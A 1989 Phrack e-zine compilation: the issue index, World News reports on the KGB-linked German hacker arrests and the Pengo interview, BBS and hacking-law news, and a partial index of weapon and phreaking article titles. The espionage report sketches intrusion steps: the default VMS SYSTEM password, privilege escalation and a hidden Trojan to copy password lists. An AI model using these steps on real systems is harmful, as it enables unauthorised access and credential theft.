==Phrack Inc.==

Volume Three, Issue 25, File 1 of 11

Phrack Inc. Newsletter Issue XXV Index

March 29, 1989

Welcome to Phrack Inc. Issue 25 -- The beginning of Volume Three of the Phrack Inc. Newsletter. We have been around since November 17, 1985 and we're proud to be still going strong.

In this issue, we feature two really decent articles that deal with Unix and a special index file that chronicles all 25 issues of Phrack Inc. to date. Special thanks for help in the compilation of this file goes to Prime Suspect, Red Knight, and Hatchet Molly. Also, more details concerning SummerCon '89 appear in Phrack World News XXV and again, further information will be released as it develops. We hope you enjoy it!

As always, we ask that anyone with network access drop us a line to either our Bitnet accounts or our Internet addresses...

Taran King
C488869@UMCVMB.BITNET
C488869@UMCVMB.MISSOURI.EDU

Knight Lightning
C483307@UMCVMB.BITNET
C483307@UMCVMB.MISSOURI.EDU

Table of Contents:

1. Phrack Inc. XXV Index by Taran King and Knight Lightning
2. 25th Anniversary Index by Knight Lightning, Taran King, and other friends
3. Bell Network Switching Systems by Taran King
4. SPAN: Space Physics Analysis Network by Knight Lightning
5. Unix Cracking Tips by Dark OverLord
6. Hiding Out Under Unix by Black Tie Affair
7. The Blue Box And Ma Bell by The Noid
8. Hacking: What's Legal And What's Not by Hatchet Molly
9. Phrack World News XXV/Part 1 by Knight Lightning
10. Phrack World News XXV/Part 2 by Knight Lightning
11. Phrack World News XXV/Part 3 by Knight Lightning

==Phrack Inc.==

Volume Three, Issue 25, File 10 of 11

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN                Issue XXV/Part 2             PWN
PWN                                             PWN
PWN                 March 29, 1989              PWN
PWN                                             PWN
PWN          Created, Written, and Edited       PWN
PWN               by Knight Lightning           PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

German Hackers Break Into Los Alamos and NASA March 2, 1989
~~~~~~

Three hours ago, a famous German TV-magazine revealed maybe one of the greatest scandals of espionage in computer networks: They talk about some (three to five) West German hackers breaking into several secret data networks (Los Alamos, Nasa, some military databases, (Japanese) war industry, and many others) in the interests of the KGB, USSR. They received sums of $50,000 to $100,000 and even drugs, all from the KGB, the head of the political television-magazine said.

The following news articles (and there are a lot) all deal with (directly and indirectly) the recent Spy scandal situation that occurred in West Germany. The majority of the articles shown here are taken from RISKS Digest, but they have been edited for this presentation.

This presentation contains some information not previously seen (at least not in this format).

- -

Computer Espionage: Three "Wily Hackers" Arrested March 2, 1989
~~~~~~

Three hackers have been arrested in Berlin, Hamburg and Hannover, and they are accused of computer espionage for the Soviet KGB. According to the television magazine "Panorama" (whose journalists have first published the NASA and SPAN hacks), they intruded scientific, military and industry computers and gave passwords, access mechanisms, programs and data to 2 KGB officers; among others, intrusion is reported of the NASA headquarters, the Los Alamos and Fermilab computers, the United States Chief of Staff's data bank OPTIMIS, and several more army computers. In Europe, computers of the French-Italian arms manufacturer Thomson, the European Space Agency ESA, the Max Planck Institute for Nuclear Physics in Heidelberg, CERN/GENEVA and the German Electron Accelerator DESY/Hamburg are mentioned. The report says that they earned several 100,000 DM plus drugs (one hacker evidently was drug addict) over about 3 years.

For the German Intelligence authorities, this is "a new quality of espionage." The top manager said that they had awaited something similar but are nevertheless surprised that it happened so soon and with such broad effects.

Summarizing the different events which have been reported earlier -- NASA and SPAN hacks, Clifford Stoll's report of the "Wily Hacker" -- I regard this as essentially the final outcome of the Wily Hackers story (with probably more than the 3 which have now been imprisoned). It is surprising that the Intelligence authorities needed so long time (after Cliff's Communications Of The ACM report, in May 1988) to finally arrest and accuse these crackers. Moreover, the rumors according to which design and production plans of a Megabit chip had been stolen from Philips/France computers seems to become justified; this was the background that CCC hacker Steffen Wernery had been arrested, for several months, in Paris without being accused. CAD/CAM programs have also been sold to KBG.

Information Provided By

Klaus Brunnstein

- -

Computer Spy Ring Sold Top Secrets To Russia March 3, 1989

West German counter-intelligence has uncovered a spy ring centered on computer hackers suspected of having supplied the Soviet Union with top secret military and economic information.

They are said to have penetrated computer networks in the United States, Western Europe and Japan, according to a television report last night.

In a special program, the North German Broadcasting Network said that thousands of computer codes, passwords and programs which allowed the Soviet Union access to major computer centers in the Western world have been passed on by the hackers. They had been recruited by the KGB in 1985 and are alleged to have supplied the information in return for money and drugs.

In Karlsruhe, the West German Chief Public Prosecutor's Office, which is in charge of spy cases, would only confirm last night that three arrests have been made March 2nd during house searches in Hannover and West Berlin.

Those detained were suspected of "having obtained illegally, through hacking and in exchange for money, information which was passed on to an Eastern secret service."

But the spokesman did not share West German television's evaluation, which said the case was the most serious since the unmasking in 1974 of an East German agent in the office of ex-Chancellor Willy Brandt. The Interior Ministry in Bonn last night also confirmed several arrests and said the suspects had supplied information to the KGB. The arrests followed months of investigations into the activities of young computer freaks based in Hamburg, Hannover and West Berlin, the ministry said.

According to the television report, the hackers gained access to the data banks of the Pentagon, NASA Space Center, and the nuclear laboratory in Los Alamos.

They also penetrated leading West European computer centers and armament companies, including the French Thomson group, the European Nuclear Research Center, CERN, in Geneva; the European Space Authority, ESA, and German companies involved in nuclear research.

The Russians are alleged to have put pressure on the hackers because of their involvement with drugs, and to have paid several hundred thousands marks for information, the program said.

West German security experts on the evening of March 2nd described the new spy case as "extremely grave." The KGB has been provided with a "completely new possibility of attack" on Western high technology and NATO military secrets. The sources said it was "sensational" that the hackers should have succeeded in penetrating the US defense data systems from Western Europe.

The North German Broadcasting Network program said its research was based on information given by two members of the suspected espionage ring.

- -

KGB Computer Break-Ins Alleged In West Germany March 3, 1989

Taken From the International Herald Tribune

Bonn - Three West German computer hackers have been arrested on suspicion of infiltrating computer networks worldwide to obtain secret data for an East block intelligence service, prosecutors said on March 2nd.

A spokesman for the federal prosecutor, Alexander Prechtel, confirmed that three men were arrested, but did not identify the East Block country involved or the networks infiltrated.

The ARD television networks "Panorama" program, the thrust of which the spokesman confirmed, said the hackers had passed secrets from a range of highly sensitive U.S., French, and West German computer networks to the KGB, the Soviet secret police.

The television report said it was the worst such espionage case to be uncovered in West Germany since the 1974 exposure of Guenter Guillaume, an East German spy who was a top aide to Willy Brandt, then the West German chancellor.

Among the systems believed to have been infiltrated were the U.S.: Defense Department's staff data bank, the U.S. nuclear arms laboratory in Los Alamos, New Mexico, the National Aeronautics and Space Administration, and U.S. military supply depots.

The report said other systems entered were at the French arms and electronics company Thomson SA, a European nuclear-research center in Geneva, the European Space Agency and the Max-Planck Institute for Nuclear Physics in West Germany.

- - - -

After successfully stimulating KGB's interest, the group (mainly Hess and Koch) committed their well-documented hacks [See Clifford Stoll's "Stalking the Wily Hacker," Communications of the ACM, May 1988]. SPIEGEL writes that the group *sold 5 diskettes full of passwords*, from May to December 1986, to KGB officers which they met in East Berlin; when Bremen University computer center, their favorite host for transatlantic hacks, asked the police to uncover the reasons for their high telephone bills, they stopped the action.

This statement of Der SPIEGEL is probably wrong because, as Cliff describes, the "Wily Hacker" successfully worked until early 1988, when the path from his PC/telephone was disclosed by TYMNET/German Post authorities. The German public prosecutors did not find enough evidence for a trial, when examining Hess' apartment; moreover, they had acquired the material in illegal actions, so the existing evidence could not be used and finally had to be scratched!

In Hess' apartment, public prosecutors found (on March 3, 1989) password lists from other hacks. On Monday, March 6, 1989, the Panorama team (who had disclosed the NASA hack and basically the KGB connection) asked Klaus Brunnstein to examine some of the password lists; the material which he saw (for 30 minutes) consisted of about 100 photocopied protocols of a hack during the night of July 27 to 28, 1987; it was the famous "NASA hack." From a VAX 750 (with VMS 4.3), which they entered via DATEX-P (the German packed-switched data-exchange network, an X.25 version), where they evidently previously had installed a Trojan horse (UETFORT00.EXE), they tried, via SET HOST... to log-into other VAXes in remote institutes. They always used SYSTEM account and the "proper" password (invisible).

Remark: Unfortunately, DEC's installation procedure works only if a SYSTEM account is available; evidently, most system managers do not change the preset default password MANAGER; since Version 4.7, MANAGER is excluded, but on previous VMS versions, this hole probably exists in many systems!

Since the hackers, in more than 40% of the cases, succeeded to login, their first activities were to SET PRIV=ALL; SET PRIO=9, and then to install (via trans-net copy) the Trojan horse. With the Trojan horse (not displayed under SHow Users), they copied the password lists to their PCs. When looking through the password list, Klaus observed the well-known facts: More than 25% female or male first names, historical persons, countries, cities, or local dishes (in the Universities of Pisa, Pavia, and Bologna, INSALATA was/is a favorite password of several people). Only in CASTOR and POLLUX, the password lists contained less than 5% passwords of such nature easy to guess!

Apart from many (about 39) unsuccessful logins, many different CERN/GENEVA, NASA systems (CASTOR, POLLUX, Goddard and Ames Space Flight Centers), several USA, GB, French, Italian and some German institutes connected in SPAN were "visited." The documented session was from July 27, 10 p.m. to July 28, 1 a.m.

The media report that other hacks (probably not all committed by Hess and Koch themselves) were sold to KGB. Among them, Electronic and Computer Industry seem to be of dominant interest for the USSR. If special CAD/CAM programs and Megabit designs (especially from Thomson/France, from VAX systems) have been stolen, the advantage and value for the USSR cannot be (over)estimated.

In FRG, the current discussion is whether the hackers succeeded to get into "kernel areas" or only "peripheral areas." This discussion is ridiculous since most "peripheral systems" contain developments (methods, products) for future systems, while the "kernel systems" mainly contain existing applications (of past architectures).

The well-known hackers (especially CCC) have been seriously attacked by some media. My best guess is that CCC was itself *a victim* because the group succeeded to informally get much of the information which they needed for some of the hacks, and which they finally sold to KGB. Apart from "Pengo," there doesn't seem to be a close relation between CCC and the KGB/Wily Hackers. Nevertheless, CCC and others, like Cheshire Catalyst in the USA, have prepared a climate where espionage inevitably sprang-off.

Pengo Speaks Out About The KGB Hackers And More March 10, 1989

The following are statements made by Pengo to Phrack Inc. during an interview with Knight Lightning;

KL: What is your response to the accusations of being a KGB spy?

P: I have been involved into this espionage circle throughout some months in 1986. I did not actually work for the KGB, nor did I hand out hacker information to the East. All my hacking activities since then have been for the pure purpose of personal enlightenment. I never hid my name before, and I won't go undercover now that the real story comes to the surface.

In the middle of 1988, I informed the West German authorities (secret service) about my involvement with the KGB. This is one of the main reasons for the big busts last week. I have to live with the fact that some hackers now think I am working for the authorities now. I don't, and I will try anything to avoid getting into all these secret service/espionage problems again.

KL: What about the statements made in DER SPIEGEL?

P: They published my name and claimed that I was "very active" for the east, but also that I am the :most hopeful head in West Berlin's hacking scene." I now try to make the best out of this publicity.

KL: Klaus Brunnstein made some strong statements about you in RISKS Digest, what did you think of that?

P: It really upsets me a lot. Klaus Brunnstein doesn't know anything detailed about this case, but he seems to love seeing himself as the insider in the German scene. At the last congress I got in kind of a dispute with him. He could not understand why I, as a computer scientist, still support hackers. Perhaps this is one of the reasons for his publication.

KL: Any other comments?

P: What I would be interested in hearing about the reaction to this situation from the United States hackers' point of view. I have already heard that most people seem to believe that the whole Chaos Computer Club is an association of spies. This is of course untrue.

KL: What do you intend to do about the bad press you have received?

P: I have posted a reply to Brunnstein's posting in RISKS (shown in next article). Apart from Hagbard, those guys never were hackers, and it seems to turn out that they have really been mere spies.

KL: Were there any other repercussions to this case besides bad publicity?

P: Currently, I'm puzzling out a new way of earning money, since my company decided to fire me. That's what you get if you play with fire :-)

Luckily, I'm optimist!

-Pengo

- -

Pengo Speaks In RISKS Digest March 10, 1989

In RISKS Digest, Klaus Brunnstein mentioned my name in the context of the hacker/espionage case recently discovered by the German authorities. Since Mr. Brunnstein is not competent to speak about the background of the case, I'd like to add some clarification to prevent misunderstandings, especially concerning my role. I think it is a very bad practice to just publish names of people without giving background information.

I have been an active member of the net community for about two years now, and I want to explicitly express that my network activities have in no way been connected to any contacts to secret services, be it Western or Eastern ones.

On the other hand, it is a fact that when I was younger (I'm 20 years old now), there had been a circle of people which tried to make deals with an eastern secret service. I have been involved in this, but I hope that I did the right thing by giving the German authorities detailed information about my involvement in the case in the summer of 1988.

As long as the lawsuit on this case is still in progress, I am not allowed to give out any details about it to the public. As soon as I have the freedom to speak freely about all of this, I'll be trying to give a detailed picture about the happenings to anyone who's interested.

I define myself as a hacker. I acquired most of my knowledge by playing around with computers and operating systems, and yes, many of these systems were private property of organizations that did not even have the slightest idea that I was using their machines. I think that hackers (people who creatively handle technology and not just see computing as their job) do a service for the computing community in general. It has been pointed out by other people that most of the "interesting" modern computer concepts have been developed or outlined by people who define themselves as "hackers."

When I started hacking foreign systems, I was 16 years old. I was just interested in computers, not in the data which has been kept on their disks. As I was going to school at that time, I didn't even have the money to buy my own computer. Since CP/M (which was the most sophisticated OS I could use on machines which I had legal access to) didn't turn me on anymore, I enjoyed the lax security of the systems I had access to by using X.25 networks.

You might point out that I should have been patient and wait until I could go to the university and use their machines. Some of you might understand that waiting was just not the thing I was keen on in those days. Computing had become an addiction for me, and thus I kept hacking. I hope this clears the question "why."

It was definitely NOT to give the Russians any advantage over the USA, nor to become rich and get a flight to the Bahamas as soon as possible. The results of the court trial will reveal this again, but until then I want to keep rumors out that the German hackers were just the long (?) arm of the KGB to harm Western computer security or defense power.

It should also be pointed out that the Chaos Computer Club has in no way been connected to this recent case, and again, that the CCC as an organization has never been a "hacker group." The CCC merely handles the press for hackers, and tries to point out implications of computers and communications for society in general.

I have already lost my current job, because of my name being published in DER SPIEGEL and in RISKS. My business partners became anxious about my involvement in the case. Several projects I was about to complete in the near future have been cancelled, which forces me to start again at the beginning in some way.

-Hans Huebner

- - - -

- A telephone conversation with a leading Chaos Computer Club person after he had informed me about a public debate at Hannover fair (where the German daily business newspaper, Wirtschafts, which had organized a discussion with data protection people and CCC).

  I asked him whether he knew of Pengo's contribution; he told me that he directly asked Pengo, "Did you, without pressure and at your own will, work for the Russians?" Pengo answered, "Yes." He told me that he immediately cut-off any contact to Pengo. Evidently, there was a controversial discussion in Chaos Computer Club whether on should react in such a strict manner. I understand the strong reaction because the KGB hackers severely damaged the CCC's attempt to seriously contribute to the public discussion of some of the social consequences of computers. They now face, more seriously than before, the problem of being regarded as members of a criminal gang.

-Klaus Brunnstein

==Phrack Inc.==

Volume Three, Issue 25, File 11 of 11

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                                 PWN
PWN        P h r a c k   W o r l d   N e w s        PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~        PWN
PWN                Issue XXV/Part 3                 PWN
PWN                                                 PWN
PWN                 March 29, 1989                  PWN
PWN                                                 PWN
PWN          Created, Written, and Edited           PWN
PWN               by Knight Lightning               PWN
PWN                                                 PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Southwestern Bell Vs. Bulletin Board Operators — February 27, 1989

For those of you unfamiliar with the situation, there is a major battle between Southwestern Bell Telephone company and bulletin board operators in Oklahoma City, Oklahoma. Southwestern Bell demands the right to charge more for phone lines being used for the operation of bulletin boards. They claim that data communications should be charged more to begin with and that running a bulletin board is like a business and business lines should cost more than residential lines.

Currently the conflict is being described as a stalemate. Southwestern Bell is using a war-dialer in an attempt to find out what numbers are actually bulletin board numbers. Several bulletin boards have already gone down because of this. However, in support of the BBS community is a major television news station (a CBS affiliate I believe) and several corporate lawyers have also taken an interest in he BBS side. The lawyers say that a court case had come up several years ago concerning bulletin boards and Southwestern Bell. In that case SWB lost which meant that it is illegal for SWB to raise the rates in Oklahoma City for bulletin board phone lines.

Southwestern Bell has been deceitfully trying to trick system operators (sysops) into saying that they make money off of their systems. They get the sysops to say that they run "non-profit" bulletin boards. Non-profit implies that you are taking in income to offset your expenses, but do not make a profit. This is simply not true for most bulletin boars; they do not take in anything. In the meantime, these poor victims are getting their rates increased. It has spread through the bulletin board community in Oklahoma City like wildfire and they are just now getting wise to Southwestern Bell’s fraud.

Fortunately, the bulletin board users of Oklahoma City are a very vocal bunch of people and many of them are calling Southwestern Bell by the hundreds and telling them that if they raise the rates of the bulletin boards, they will have their secondary lines taken out. Many sysops have said the same. This is the stalemate right now. Apparently, the Southwestern Bell executives are realizing that if they do this they will actually make less money than if they leave the bulletin boards alone. After all, their whole purpose is to make more money. A user organization is being put together in Oklahoma City in an attempt to stir up enough opposition to this move by Southwestern Bell for them to reconsider. So far it is working, though they are far from a settlement.

The latest news heard from one of the leaders of this new user group was that some major big-wig of Southwestern Bell and AT&T had flown into Oklahoma City in an uproar about the actions taken by Southwestern Bell so far. Apparently, they do not like what the local executives are doing. In addition, the lawyers who have agreed to help are investigating a similar incident out in California.

This is the general manager’s office. It might be useful to call this number and indicate that the bad publicity is spreading outside of Oklahoma City; maybe Southwestern Bell will rethink their position.

Information Provided By
Various Sources

Attention Telecommunication Fanatics March 7, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

The following was taken from TELECOM Digest, an Internet newsletter...

From: Red Knight
Subject: Review of Bulletin Board System

Please accept my invitation to the a Telecommunication Oriented Bulletin Board System, located in Flushing New York.

Our main objective is to discuss about the various telephony related concepts, for example, ESS, DMS, COSMOS, Cellular, Mobile, Satellite Communications, Fiber Optic, PBX, Centrex, Phone Rates, Signalling Systems, World Wide Telephone, Switching Systems, ISDN.

We are trying to get as many knowledgeable users as we possibly can.

Not only does our Bulletin Board Specialize in Telecommunication, but also has a few conferences for Computer Security. We certainly have many experts on board who would be willing to discuss security related material.

We have a UNIX conference were all the UNIX wizards get together. We have a special DEC User group. We also a conference for discussions on Viruses and how it can be written and prevented.

Other conferences are as follows: Radio Hobbies>Hacking News>LockSmithing,
Pyrotechnics>Telco Numbers>TAP>Books>
Surveillance Systems>Pascal>Generic C>
Suggestions>Mac>BBS Numbers>Phrack>Cable>
.....and many other miscellaneous

Requirements: We don't have any requirements. Anyone is welcome. Access is given immediately. We also allow alias names if desired. We hope you will enjoy your stay.

The Telecommunication [H.D.BBS] <-- Hackers Den

[A 2600 Magazine Bulletin Board System]

Data: (718)358/9209

300/1200

Computer Users Worry That Stanford Set Precedent February 20, 1989
~~~~~~

By Tom Philp (San Jose Mercury News)

"Decision to block bulletin board impedes free access to public information."

Computer scientists at Stanford fear the university has entered a never-ending role as a moral regulator of computer bulletin boards by recently blocking access to a list of jokes deemed to serve no "university educational purpose."

Many computer users on campus consider bulletin boards to be the libraries of the future - and thus subject to the same free access as Stanford's library system. Instead, Stanford apparently has become the nation's first university to block access to part of the international bulletin network called Usenet, which reaches 250,000 users of computers running the Unix operating system, according to a computer scientist who helped create the network.

To some computer users, Stanford's precedent is troubling. "We get into some very, very touchy issues when system administrators are given the authority to simply get rid of files that they deem inappropriate on publicly available systems," said Gary Chapman, executive director of Computer Professionals for Social Responsibility, a Palo Alto-based organization with 2,500 members. "My personal view is that freedom of speech should apply to computer information."

Ralph Gorin, director of Academic Information Resources at Stanford, disagrees. "I think that it's very clear that one should be either in favor of free speech and all of the ramifications of that or be willing to take the consequences of saying free speech sometimes, and then having to decide when," Gorin said.

Since the jokes ban, more than 100 Stanford computer users, including a leading researcher in artificial intelligence, have signed a protest petition. And there is some evidence to indicate Stanford officials are looking for a way out of the dilemma they have created.

The joke bulletin board, called "rec.humor.funny," is one of several bulletin boards that discuss controversial topics. Stanford, for example, continues to permit access to bulletin boards that allow students to discuss their use of illegal drugs, sexual techniques, and tips on nude beaches. Gorin said he is unaware of those bulletin boards.

The jokes bulletin board came to Stanford officials' attention in December, after a report about it in a Canadian newspaper. The jokes hit a raw nerve with campus officials, who have been plagued by a variety of racist incidents on campus. And so they decided on January 25, 1989 to block the jokes from passing through the university's main computer. "At a time when the university is devoting considerable energy to suppress racism, bigotry and other forms of prejudice, why devote computer resources to let some outside person exploit these?" Gorin explained.

Stanford officials were troubled because the jokes bulletin board is "moderated," meaning that one person controls everything that it publishes. The jokes bulletin board "does not in itself provide for discussion of the issues that it raises," Gorin said. The moderator, Brad Templeton of Waterloo, in the Canadian province of Ontario, publishes only jokes. Comments he receives go on a separate bulletin board, called "rec.humor.d." For Stanford, the existence of a comment bulletin board is not enough because people who call up the jokes will not necessarily see the comments.

The problem with "unmoderated" bulletin boards is clutter, according to Eugene Spafford, a computer scientist at Purdue University who is one of the pioneers of Usenet. The network accumulates the equivalent of 4,000 double-spaced, typewritten pages every day, far too many comments for any person to read. "People who use a network as an information resource like a more focused approach," Spafford said. They is why another, unmoderated, bulletin board that has many comments and fewer - but equally offensive - jokes, is far less popular. Stanford does not block transmission of that bulletin board. Templeton's bulletin board is the most popular of the 500 on Usenet. An estimated 20,000 computer users pull up the jokes on their screens every day, Spafford said.

Usenet has its own form of democracy, calling elections to determine whether a new bulletin board should be created, and who - if anyone - should moderate it. Templeton's jokes bulletin board was created by such a vote. Stanford's decision to block access to it "strikes me as hypocritical," Spafford said. "At best, it's someone who doesn't understand the situation who is trying to do something politically correct."

John McCarthy, a Stanford computer science professor and one of the founders of the field of artificial intelligence, has met with university President Donald Kennedy to discuss his opposition to blocking the jokes. "No one of these (bulletin boards) is especially important," McCarthy said. The point is that regulating access to them "is not a business that a university should go into."

Since deciding to block access to the bulletin board, the administration has referred the issue to the steering committee of Stanford's Faculty Senate. The future of the bulletin board may end up in the hands of the professors. "I think that is an entirely appropriate internal process for reaching that decision," Gorin said.

Added McCarthy: "I should say that I am optimistic now that this ban will be corrected. There are some people who think they made a mistake."

Outlaw Computer Hacking -- CBI March 1, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by Peter Large (Guardian Newspaper)

"Computer hacking should be made a criminal offense, the CBI said yesterday."

The employer's organization said it was vital to secure a stable base for computer development, since computers played a major part in the nation's economic competitiveness and "social well-being." Computer buffs were increasingly gaining unauthorized access to confidential information held by banks and other companies in computer databanks, it said.

Much computer fraud is hidden by firms, but the conservative consensus estimate is that the cost to British business is at least 30 million a year.

But computer disasters, caused by software failures, fire and power failures, are reckoned to be cost about ten times that.

The CBI, in its response to the Law Commission's paper on computer misuse, made six proposals:

* Hacking cases should be tried by jury;

* The concept of "criminal damage" should cover computer programs and data and attacks by computer viruses (rogue programs that can disrupt or destroy data);

* Laws should be harmonized internationally so that hackers cannot operate across country boundaries;

* The offense of obtaining unauthorized access should include non-physical access, such as computer eavesdropping;

* Even unsuccessful attempts to hack should be subject to criminal sanctions;

* The value of confidential commercial information should be protected by civil remedies for loss or damage caused by hackers.

The United States, Canada, Sweden, and France have outlawed hacking, but it is not an offense in Great Britain unless damage is done, such as fraud or theft. In February, the Jack Report on banking law proposed outlawing the hacker. The Law Commission has produced a discussion document and is to make firm proposals later this year.

Highest German Court Strikes Down A Telecommunications Law March 23, 1989
~~~~~~

The law in question reads:

Paragraph 15, Section II of the law regulating telecommunication equipment:

> "Any person who installs, changes, or uses modifiable telecommunications equipment in violation of the lending conditions will be punished with two years imprisonment or fines."

The German Supreme Court has declared this law unconstitutional and null-and-void in a decision of June 22, 1988. The consequence to this is that imported modems can no longer be confiscated (according to the guidelines of the Code of Criminal Procedures).

The German legislature has been called upon to pass a new law. However, because there exists such strong interest and influence of industry, users, and the European market-community against such a new prohibitive law, it is believed that there is reason for optimism and no such prohibitive law will be passed.

California PUC Pulls Plug On AOS March 24, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

According to a story in the San Francisco Examiner, Business Section, the Public Utilities Commission directed TPC (Pacific Bell) to disconnect 54 privately owned pay phones in its first enforcement action against "price gouging by some operator services".

"Privately owned pay phones can charge no more than 10 cents above Pacific Bell and AT&T rates for local calls or calls in California".

The 54 privately owned pay phones belonged to 12 owners, and their charges were found to be at least 90% higher than the authorized rates, and sometimes were up to three times as high. All owners had been warned of the overcharging in November. Under the PUC orders, Pacific Bell has sent letters to the owners notifying them that their plug will be pulled in seven days.

The article also mentioned the FCC last month imposed some restrictions on five AOS firms accused of egregious gouging that require the companies "to identify themselves to each caller and disclose rates if computers asked."

PWN Quicknotes
~~~~~~~~~~~~~~

1. The University of Delaware Library System electronic card catalog (DELCAT) is now available for access to residents throughout Delaware. In each county within Delaware, there is now a local number which you can call to link up. Service is provided by the Bell Atlantic Public Data Network.

   The numbers are:

New Castle County	(302) 366-0800
Sussex County	(302) 856-7055
Kent County	(302) 734-9465

   Users wishing to call from out of state should call (302) 366-0800. Normal long distance charges apply for out of state callers.

- - - -
~~~~~~~~~~~~~~

==Phrack Inc.==

Volume Three, Issue 25, File 2 of 11

Phrack Inc. Newsletter
25th Issue Anniversary Index

From November 17, 1985 to March 29, 1989

By Knight Lightning and Taran King

Special Thanks To

Hatchet Molly / Prime Suspect / Red Knight

Phrack 1 (November 17, 1985)

1. Introduction to Phrack Inc. Issue 1 by Taran King
2. SAM Security Article by Spitfire Hacker
3. Boot Tracing on Apple by Cheap Shades
4. The Fone Phreak's Revenge by Iron Soldier
5. MCI International Cards by Knight Lightning
6. How to Pick Master Locks by Gin Fizz and Ninja NYC
7. How to Make an Acetylene Balloon Bomb by The Clashmaster
8. School/College Computer Dial-Ups by Phantom Phreaker

Phrack 2 (January 5, 1986)

1. Phrack Inc. Issue 2 Index by Taran King
2. Prevention of the Billing Office Blues by Forest Ranger
3. Homemade Guns by Man-Tooth
4. Blowguns by The Pyro
5. TAC Dialups by Phantom Phreaker
6. Universal Information Services via ISDN by Taran King
7. MCI Overview by Knight Lightning
8. Hacking RSTS by Data Line
9. Phreak World News by Knight Lightning

Phrack 3

1. Phrack Inc. Issue 3 Index by Cheap Shades
2. Rolm Systems written by Monty Python
3. Making Shell Bombs by Man-Tooth
4. Signalling Systems Around the World by Data Line
5. Private Audience by Overlord
6. 4-Tel Systems by Phantom Phreaker
7. Eavesdropping by Circle Lord
8. Building a Shock Box by Circle Lord
9. Introduction to PBX's by Knight Lightning
10. Phreak World News II by Knight Lightning

Phrack 4

1. Pro-Phile I on Crimson Death by Taran King
2. Ringback Codes for the 314 NPA (Incomplete) by Data Line
3. False Identification by Forest Ranger
4. Profile on MAX Long Distance Service by Phantom Phreaker
5. Breaching and Clearing Obstacles by Taran King
6. Crashing DEC-10's by The Mentor
7. Centrex Renaissance by Jester Sluggo
8. The Tried and True Home Production Method for Speed by The Leftist
9. Phrack World News Issue 3 Part 1 by Knight Lightning
10. Phrack World News Issue 3 Part 2 by Knight Lightning
11. Phrack World News Issue 3 Part 3 by Knight Lightning

Phrack 5

1. Phrack V Intro by Taran King
2. Phrack Pro-Phile of Broadway Hacker by Taran King
3. Hacking DEC's by Carrier Culprit
4. Hand to Hand Combat by Bad Boy in Black
5. DMS-100 by Knight Lightning
6. Bolt Bombs by The Leftist
7. Wide Area Networks Part 1 by Jester Sluggo
8. Radio Hacking by The Seker
9. Mobile Telephone Communications by Phantom Phreaker
10. Phrack World News IV Part 1 by Knight Lightning
11. Phrack World News IV Part 2 by Knight Lightning
12. Phrack World News IV Part 3 by Knight Lightning

Phrack 6

1. Index by Taran King
2. Pro-Phile on Groups by Knight Lightning
3. The Technical Revolution by Dr. Crash
4. Fun with Lighters by The Leftist
5. Nasty Unix Tricks by Shooting Shark
6. Smoke Bombs by Alpine Kracker
7. Cellular Telephones by High Evolutionary
8. Wide Area Networks Part 2 by Jester Sluggo
9. Phrack World News Part 1 by Knight Lightning
10. Phrack World News Part 2 by Knight Lightning
11. Phrack World News Part 3 by Knight Lightning
12. Phrack World News Part 4 by Knight Lightning
13. Phrack World News Part 5 by Knight Lightning

Phrack 7

1. Intro/Index by Taran King
2. Phrack Pro-Phile of Scan Man by Taran King
3. Hacker's Manifesto by The Mentor
4. Hacking Chilton's Credimatic by Ryche
5. Hacking RSTS Part 1 by The Seker
6. How to Make TNT by The Radical Rocker
7. Trojan Horses in Unix by Shooting Shark
8. Phrack World News VI Part 1 by Knight Lightning
9. Phrack World News VI Part 2 by Knight Lightning
10. Phrack World News VI Part 3 by Knight Lightning

Phrack 8

1. Phrack Inc. Index by Taran King
2. Phrack Pro-Phile V on Tuc by Taran King
3. City-Wide Centrex by The Executioner
4. The Integrated Services Digital Network by Dr. Doom
5. The Art of Junction Box Modeming by Mad Hacker 616
6. Compuserve Info by Morgoth and Lotus
7. Fun with Automatic Tellers by The Mentor
8. Phrack World News VII Part 1 by Knight Lightning
9. Phrack World News VII Part 2 by Knight Lightning

Phrack 9

1. Introduction to Phrack Inc. Issue Nine by Taran King
2. Phrack Pro-Phile on The Nightstalker by Taran King
3. Fun With the Centagram VMS Network by Oryan Quest
4. Programming RSTS/E File2: Editors by Solid State
5. Inside Dialog by Ctrl C
6. Plant Measurement by The Executioner
7. Multi-User Chat Program for DEC-10's by TTY-Man and The Mentor
8. Introduction to Videoconferencing by Knight Lightning

9. Loop Maintenance Operations System by Phantom Phreaker and Doom Prophet
10. Phrack World News VIII by Knight Lightning

Phrack 10

1. Introduction to Phrack 10 by Taran King
2. Pro-Phile on Dave Starr by Taran King
3. The TMC Primer by Cap'n Crax
4. A Beginner's Guide to the IBM VM/370 by Elric of Imrryr
5. Circuit Switched Digital Capability by The Executioner
6. Hacking Primos Part I by Evil Jay
7. Automatic Number Identification by Phantom Phreaker and Doom Prophet
8. Phrack World News IX Part 1 by Knight Lightning
9. Phrack World News IX Part 2 by Knight Lightning

Phrack 11

1. Index to Phrack 11 by Taran King
2. Phrack Pro-Phile VIII on Wizard of Arpanet by Taran King
3. PACT: Prefix Access Code Translator by The Executioner
4. Hacking Voice Mail Systems by Black Knight from 713
5. Simple Data Encryption or Digital Electronics 101 by The Leftist
6. AIS - Automatic Intercept System by Taran King
7. Hacking Primos I, I, III by Evil Jay
8. Telephone Signalling Methods by Doom Prophet
9. Cellular Spoofing By Electronic Serial Numbers donated by Amadeus
10. Busy Line Verification by Phantom Phreaker
11. Phrack World News X by Knight Lightning
12. Phrack World News XI by Knight Lightning

Phrack 12

1. Index of Phrack 12 by Taran King
2. Pro-Phile IX on Agrajag The Prolonged by Taran King
3. Preview to Phrack 13-The Life & Times of The Executioner
4. Understanding the Digital Multiplexing System (DMS) by Control C
5. The Total Network Data System by Doom Prophet
